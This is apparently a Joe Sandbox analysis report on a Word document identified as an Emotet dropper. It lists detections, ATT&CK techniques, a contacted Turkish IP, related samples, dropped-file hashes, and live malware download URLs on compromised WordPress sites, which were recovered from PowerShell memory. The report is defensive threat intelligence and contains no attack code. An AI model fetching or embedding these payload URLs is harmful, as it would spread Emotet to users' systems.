13.2.rundll32.exe.240000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.2f0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.3a0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
16.2.rundll32.exe.230000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.1b0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 31 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Cryptography
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file

Networking:

- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Document contains an embedded VBA macro with suspicious strings
- Document contains an embedded VBA with base64 encoded strings
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Obfuscated command line found
- PowerShell case anomaly found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- Encrypted powershell cmdline option found

Stealing of Sensitive Information:


- Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfer

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypte Channel
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applicati Layer Protocol
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applicati Layer Protocol
Cloud Accounts	Command and Scripting Interpreter 2 1 1	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channel
Replication Through Removable Media	PowerShell 4	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiban Commur
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commor Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Prc
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trar Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
bestand-8881014518 00944.doc	32%	Virustotal		Browse
bestand-8881014518 00944.doc	48%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
16.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
18.2.rundll32.exe.3d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.3a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.20a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
petafilm.com	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://petafilm.com	6%	Virustotal		Browse
http://petafilm.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://zieflix.teleskopstore.com/cgi-bin/Gt3S/	0%	Avira URL Cloud	safe	
http://https://somanap.com/wp-admin/P/	0%	Avira URL Cloud	safe	
http://https://fnjbq.com/wp-includes/rIR/	100%	Avira URL Cloud	malware	
http://wap.zhonglisc.com/wp-includes/QryCB/	100%	Avira URL Cloud	malware	
http://petafilm.com/wp-admin/4m/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/	100%	Avira URL Cloud	malware	
http://givingthanksdaily.com/qlE/VeF/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
petafilm.com	176.53.69.151	true	true	• 6%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://petafilm.com/wp-admin/4m/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2101488871.0000000001DA7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2096617113.0000000000AF7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097977545.0000000001F07000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000008.00000002.2097194758.0000000001D20000.00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.00000002.2101148433.0000000001BC0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095917337.0000000000910000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2101148433.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095917337.000 0000000910000.00000002.0000000 1.sdmp	false		high
http://petafilm.com	powershell.exe, 00000005.00000 002.2102033680.0000000003A6500 0.00000004.00000001.sdmp	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2101488871.0000000001DA7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2096617113.000 0000000AF7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097977545.000000000 1F07000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000 002.2094280611.000000000239000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.20 99067500.00000000027A0000.0000 0002.00000001.sdmp	false		high
http://zieflix.teleskopstore.com/cgi-bin/Gt3S/	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://somanap.com/wp-admin/P/	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.0000000 2.2101148433.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095917337.000 0000000910000.00000002.0000000 1.sdmp	false		high
http://https://fnjbq.com/wp-includes/rlR/	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://wap.zhonglisc.com/wp-includes/QryCB/	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000 002.2094280611.000000000239000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.20 99067500.00000000027A0000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2101488871.0000000001DA7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2096617113.000 0000000AF7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097977545.000000000 1F07000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2101148433.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095917337.000 0000000910000.00000002.0000000 1.sdmp	false		high
http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://givingthanksdaily.com/qlE/VeF/	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.53.69.151	unknown	Turkey		42926	RADORETR	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336501
Start date:	06.01.2021
Start time:	08:52:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	bestand-8881014518 00944.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@34/8@1/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 93% (good quality ratio 89.5%) • Quality average: 75% • Quality standard deviation: 25.5%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:53:40	API Interceptor	1x Sleep call for process: msg.exe modified
08:53:41	API Interceptor	23x Sleep call for process: powershell.exe modified
08:53:44	API Interceptor	291x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
176.53.69.151	pack 2254794.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	rapport 40329241.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	doc_X_13536.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/
	ytgeKMQNL2.doc	Get hash	malicious	Browse	• petafilm.com/wp-admin/4m/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
petafilm.com	pack 2254794.doc	Get hash	malicious	Browse	• 176.53.69.151
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 176.53.69.151
	rapport 40329241.doc	Get hash	malicious	Browse	• 176.53.69.151
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 176.53.69.151
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 176.53.69.151
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 176.53.69.151
	doc_X_13536.doc	Get hash	malicious	Browse	• 176.53.69.151
	ytgeKMQNL2.doc	Get hash	malicious	Browse	• 176.53.69.151

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RADORETR	pack 2254794.doc	Get hash	malicious	Browse	• 176.53.69.151
	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 185.225.36.38
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 176.53.69.151
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 185.225.36.38
	PSX7103491.doc	Get hash	malicious	Browse	• 185.225.36.38
	Beauftragung.doc	Get hash	malicious	Browse	• 185.225.36.38
	rapport 40329241.doc	Get hash	malicious	Browse	• 176.53.69.151
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 176.53.69.151
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 176.53.69.151
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 185.225.36.38
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 176.53.69.151
	doc_X_13536.doc	Get hash	malicious	Browse	• 176.53.69.151
	ytgeKMQNL2.doc	Get hash	malicious	Browse	• 176.53.69.151
	vrhiyc.exe	Get hash	malicious	Browse	• 46.45.148.196
	ucrcdh.exe	Get hash	malicious	Browse	• 46.45.148.196
	lrbwh.exe	Get hash	malicious	Browse	• 46.45.148.196
	ECS95220201112194000053_19280.exe	Get hash	malicious	Browse	• 46.235.9.150
	BdBdbczoqd.exe	Get hash	malicious	Browse	• 185.84.181.88
	N89uC6re8k.exe	Get hash	malicious	Browse	• 185.84.181.89
	SUmXCDNE9J.exe	Get hash	malicious	Browse	• 185.84.181.88

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1BCD43F3-025D-4403-9DBE-B492A11253DC}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbWwWl:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5
Malicious:	false
Preview:	.....user.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\bestand-8881014518 00944.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Wed Jan 6 15:53:37 2021, length=173568, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.54309093642631
Encrypted:	false
SSDEEP:	24:86/XTd6jFyG0lZ4eilZ5Dv3q8dM7dD26/XTd6jFyG0lZ4eilZ5Dv3q8dM7dV:86/XT0jFVI4vQ8Qh26/XT0jFVI4vQ8Q/
MD5:	95ABC75A1ECBD2FAE79C247DBAD5FC65
SHA1:	3963DE2F7328DCDF39BC6B89C501651D148B2FC5
SHA-256:	5B3D441BB63120846C0762E386C41B5C0054CEE56829CD8C45135ECC5B5D4218
SHA-512:	1E65F5B076E737D240EDC77B7488049DF8113FE071B0DEAF13673AB957CED764804A8B0CEEE18C65470BC983350DAEB3A8737E69E9FD70432171BC9C94F31CC3
Malicious:	false
Preview:	L.....F.... .....{.....{...Y>zL.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....&R.. .BESTAN~1.DOC..f.....Q.y.Q.y*...8.....b.e.s.t.a.n.d.-.8.8.8.1.0.1.4.5.1.8. .0.0.9.4.4...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\910646\Users.user\Desktop\bestand-8881014518 00944.doc.3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.b.e.s.t.a.n.d.-.8.8.8.1.0.1.4.5.1.8. .0.0.9.4.4...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	110
Entropy (8bit):	4.442723495351642
